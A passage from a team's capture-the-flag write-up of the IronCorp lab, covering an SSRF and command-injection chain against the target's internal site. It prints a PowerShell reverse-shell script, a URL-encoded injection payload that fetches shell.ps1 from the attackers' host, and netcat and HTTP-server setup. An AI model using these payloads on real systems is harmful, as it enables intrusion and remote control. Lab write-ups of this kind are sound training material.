
A screenshot of a web browser window showing the page source code. The source code includes CSS styles for hovering and active states, a JavaScript function named lhook(id) that toggles the 'block' and 'none' display properties on an element, and an HTML body containing a bolded message and a link. The link's href attribute is highlighted in red as <http://internal.ironcorp.me:11025/name.php?name=internal.ironcorp.me>.

```
view-source:http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025
<html>
<head>
<style>
A:hover {
    color: White; TEXT-DECORATION: none
}
A:active {
    color: white; TEXT-DECORATION: none
}
</style>
<script type="text/javascript">
<!--
function lhook(id) {
    var e = document.getElementById(id);
    if(e.style.display == 'block')
        e.style.display = 'none';
    else
        e.style.display = 'block';
}
-->
</script>
<body>
<b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=internal.ironcorp.me">here</a>
</body>
</html>
```

Thus, Aisyah copied the URL and pasted it in the previous URL. The page showed the text '**My name is: Equinox**'



Next, she searched for the directory of Equinox. From here, she found out the name of the directory (**E:\xampp\htdocs\internal**) and a few files.




Initial Foothold

Members Involved: Vaarindran, Aisyah, Asyran, Sabrina


Tools used: Burp Suite, Python3, netcat, powershell, GitHub (reverse shell from nishan), Kali Linux, OpenVPN, Mozilla Firefox


Thought Process and Methodology and Attempts:

The team attempted to exploit the website by using burp suite. To use burp suite, Aisyah and Sabrina configured their proxy settings manually.



Next, they opened burp suite and loaded the page. When the page was loading, they **sent the request to repeater** and forwarded the request.





However, before we proceed further, Aisyah's Kali did not have powershell preinstalled in her Kali machine and when she tried installing powershell using '**apt update && apt -y install powershell**' it does not work or could not locate the package.

```
[root@kali]~[~/home/aisyah]# apt -y install powershell
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Package powershell is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source
E: Package 'powershell' has no installation candidate
```

Upon researching at Google, we found a way to install powershell on Kali ARM based machine such as M1 and M2 MacBooks or Surface laptops. By following the steps, we manage to resolve our issue and manage to install and run **pwsh** without no issues ([link to website](#):

[PowerShell-Docs/PowerShell-on-ARM.md at main · MicrosoftDocs/PowerShell-Docs · GitHub](#)

description	ms.date	title
PowerShell on Arm-based systems	11/12/2021	PowerShell on Arm-based systems

PowerShell on Arm processors

PowerShell 7.2 is based on the [.NET 6.0 Supported OS Lifecycle Policy](#) and supports the following platforms:

OS	Architectures	Lifecycle
Windows 10 Client Version 1607+	Arm64	Windows
macOS 10.14+	Arm64	macOS
Debian 10+	Arm32, Arm64	Debian
Red Hat Enterprise Linux (RHEL) 7+	Arm64	Red Hat
Ubuntu 20.04, 18.04, 16.04	Arm32, Arm64	Ubuntu

PowerShell 7.1 is based on the [.NET 5.0 Supported OS Lifecycle Policy](#) and supports the following platforms:

After successfully installing PowerShell, Aisyah and Sabrina used a powershell reverse shell from nishan.

The screenshot shows a GitHub repository page for a file named "powershell-reverse-shell- / powershell tcp reverse shell.ps1". The file was created by "vulware" and has a commit history from April 18, 2018. It has 1 contributor. The code is a PowerShell script with 4 lines and 789 bytes. The script uses TCPClient to connect to a remote host and reads data from the stream.

```
1 $client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($by
2 
3 #$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Objec
4 
```

They created a new file named **shell.ps1** and pasted the reverse shell into the file.

The terminal window shows the user is root on a Kali Linux system. They are in the directory "/home/aisyah" and are using the nano editor to create a file named "shell.ps1". The command "nano shell.ps1" is visible at the bottom of the screen.


They also changed the old IP address to their own IP address and the port they used for netcat.

The terminal window shows the user is root on a Kali Linux system. They are in the directory "/home/aisyah" and are viewing the contents of the "shell.ps1" file in a nano editor. The file contains a PowerShell script that connects to the IP address "10.18.37.160" on port 4545.


```
GNU nano 6.2                                     shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.18.37.160',4545);$stream = $client.GetSt
```

To upload the reverse shell that Aisyah and Sabrina had made, Asyer had pasted in a script based on the link used for the Iron Corp website which is

`internal.ironcorp.me:11025/?r=http://admin.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://IPADDRESS/shell.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22`. Asyer encoded the script as URL and then, Asyer copied the result.



Asyer pasted in the result inside the **Repeater** and thus, send it as **Request**.



Asyer waited for a while until the **Response** tab to give out a report. Supposedly, the reverse shell, **shell.ps1** is uploaded in the directory.

1 x ...

Send Cancel < > []

Request

Pretty Raw Hex [] []

```
1 GET /?r=
%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e
%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68
%65%6c%6c%2e%65%78%65%25%32%30%77%67%65%74%25%32%30%25%32%32%68%74%74%70%3a%2f%2f%31
%30%2e%31%38%2e%32%35%2e%31%31%34%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32%32%30%2d
%6f%75%74%66%69%6c%65%32%30%25%32%32%45%3a%2f%78%61%6d%70%70%2f%68%74%64%6f%63%73
%2f%69%6e%74%65%72%6e%61%6c%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32 [HTTP/1.1]
```

2 Host: admin.ironcorp.me:11025

3 Cache-Control: max-age=0

4 Authorization: Basic YWRtaW46GFzc3dvcmQxMjM=

5 Upgrade-Insecure-Requests: 1

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/avif,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

8 Accept-Encoding: gzip, deflate

9 Accept-Language: en-US,en;q=0.9

10 Connection: close

② [] [] Search... 0 matches

Response

Pretty Raw Hex Render [] []

```
1 HTTP/1.1 200 OK
2 Date: Tue, 02 Aug 2022 17:25:24 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
4 X-Powered-By: PHP/7.4.4
5 Content-Length: 2865
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10 <html>
11   <head>
12     <link href=
https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLfLXmLeMSTtOjOXREfgvdp8I
YNeE9_t49PpA1JNvwHTqnKkL4" rel="icon" type="image/x-icon"/>
13   </script>
14   <title>
Hello
</title>
15   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
```

② [] [] Search... 0 matches


To clarify it, Asyer pasted in back the original **Request** link and send it to get a **Response**.

The screenshot shows a browser window with two tabs: "Request" and "Response". The "Request" tab is active, displaying a GET request to http://internal.ironcorp.me:11025/name.php?name=Equinox|dir. The request includes various headers such as Host, Cache-Control, Authorization, Upgrade-Insecure-Requests, User-Agent, Accept, Accept-Encoding, Accept-Language, and Connection. The "Response" tab is shown below, but its content is currently empty, indicated by the text "Waiting".

When Asyer get the **Response**, Asyer scrolled down and found the report where it listed out all the directories and there Asyer found the **shell.ps1** inside the directories.

The screenshot shows the "Response" tab from the previous browser window. The content of the response is a directory listing. It includes files like .htaccess, index.php, name.php, and shell.ps1. The listing shows the file size and last modified date for each item. The listing ends with closing HTML tags like </pre> and </body>. At the bottom of the page, there is a search bar and a message indicating "0 matches".

Even in the website directories, Asyer could see the **shell.ps1** inside it.



My name is:
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159
Directory of E:\xampp\htdocs\internal
08/02/2022 09:50 AM
08/02/2022 09:50 AM
03/27/2020 08:38 AM 53 .htaccess
04/11/2020 09:34 AM 131 index.php
04/11/2020 09:34 AM 142 name.php
08/02/2022 09:50 AM 502 shell.ps1
4 File(s) 828 bytes
2 Dir(s) 1,468,139 24 bytes free

Ultimate search bar

Search: Submit Query


Privilege Escalation

Members Involved: Vaarindran, Aisyah, Asyrani, Sabrina

Tools used: Kali Linux, OpenVPN, Net Cat, Burp Suite

Thought Process and Methodology and Attempts:

After uploading the reverse shell inside the directories, Asyer set up **NetCat** and opened up a **Python** server by using the command **python3 -m http.server 80**. The group members has tried a few numbers of ports for the **Python** server and Asyer successfully set it up using the port 80.



The image shows two terminal windows side-by-side. Both windows have a title bar with 'File Actions Edit View Help' and a tab bar with 'root@kali:/home/kali' and 'Asyrani@kali: ~'. The left terminal window shows the user Asyrani running 'nc -nlvp 4545' to listen on port 4545. The right terminal window shows the user Asyrani running 'sudo su' to become root. Once root, Asyrani runs 'python3 -m http.server 8080' but receives a traceback due to a port conflict. Then, Asyrani runs 'python3 -m http.server 80' and successfully serves an HTTP request from 10.10.248.131 on port 80. The logs show the request 'GET /shell.ps1 HTTP/1.1' with status 200.

```
root@kali:/home/kali
File Actions Edit View Help
root@kali:/home/kali x Asyrani@kali: ~ x

└─(root㉿kali)-[~/home/kali]
  # nc -nlvp 4545
  listening on [any] 4545 ...


root@kali:/home/kali
File Actions Edit View Help
root@kali:/home/kali x Asyrani@kali: ~ x

└─(Asyrani㉿kali)-[~]
  $ sudo su
[sudo] password for Asyrani:
└─(root㉿kali)-[~/home/kali]
  # python3 -m http.server 8080
Traceback (most recent call last):
  File "/usr/lib/python3.9/runpy.py", line 197, in _run_module_as_main
    return _run_code(code, main_globals, None,
  File "/usr/lib/python3.9/runpy.py", line 87, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.9/http/server.py", line 1290, in <module>
    test()
  File "/usr/lib/python3.9/http/server.py", line 1245, in test
    with ServerClass(addr, HandlerClass) as httpd:
  File "/usr/lib/python3.9/socketserver.py", line 452, in __init__
    self.server_bind()
  File "/usr/lib/python3.9/http/server.py", line 1288, in server_bind
    return super().server_bind()
  File "/usr/lib/python3.9/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.9/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
  OSError: [Errno 98] Address already in use

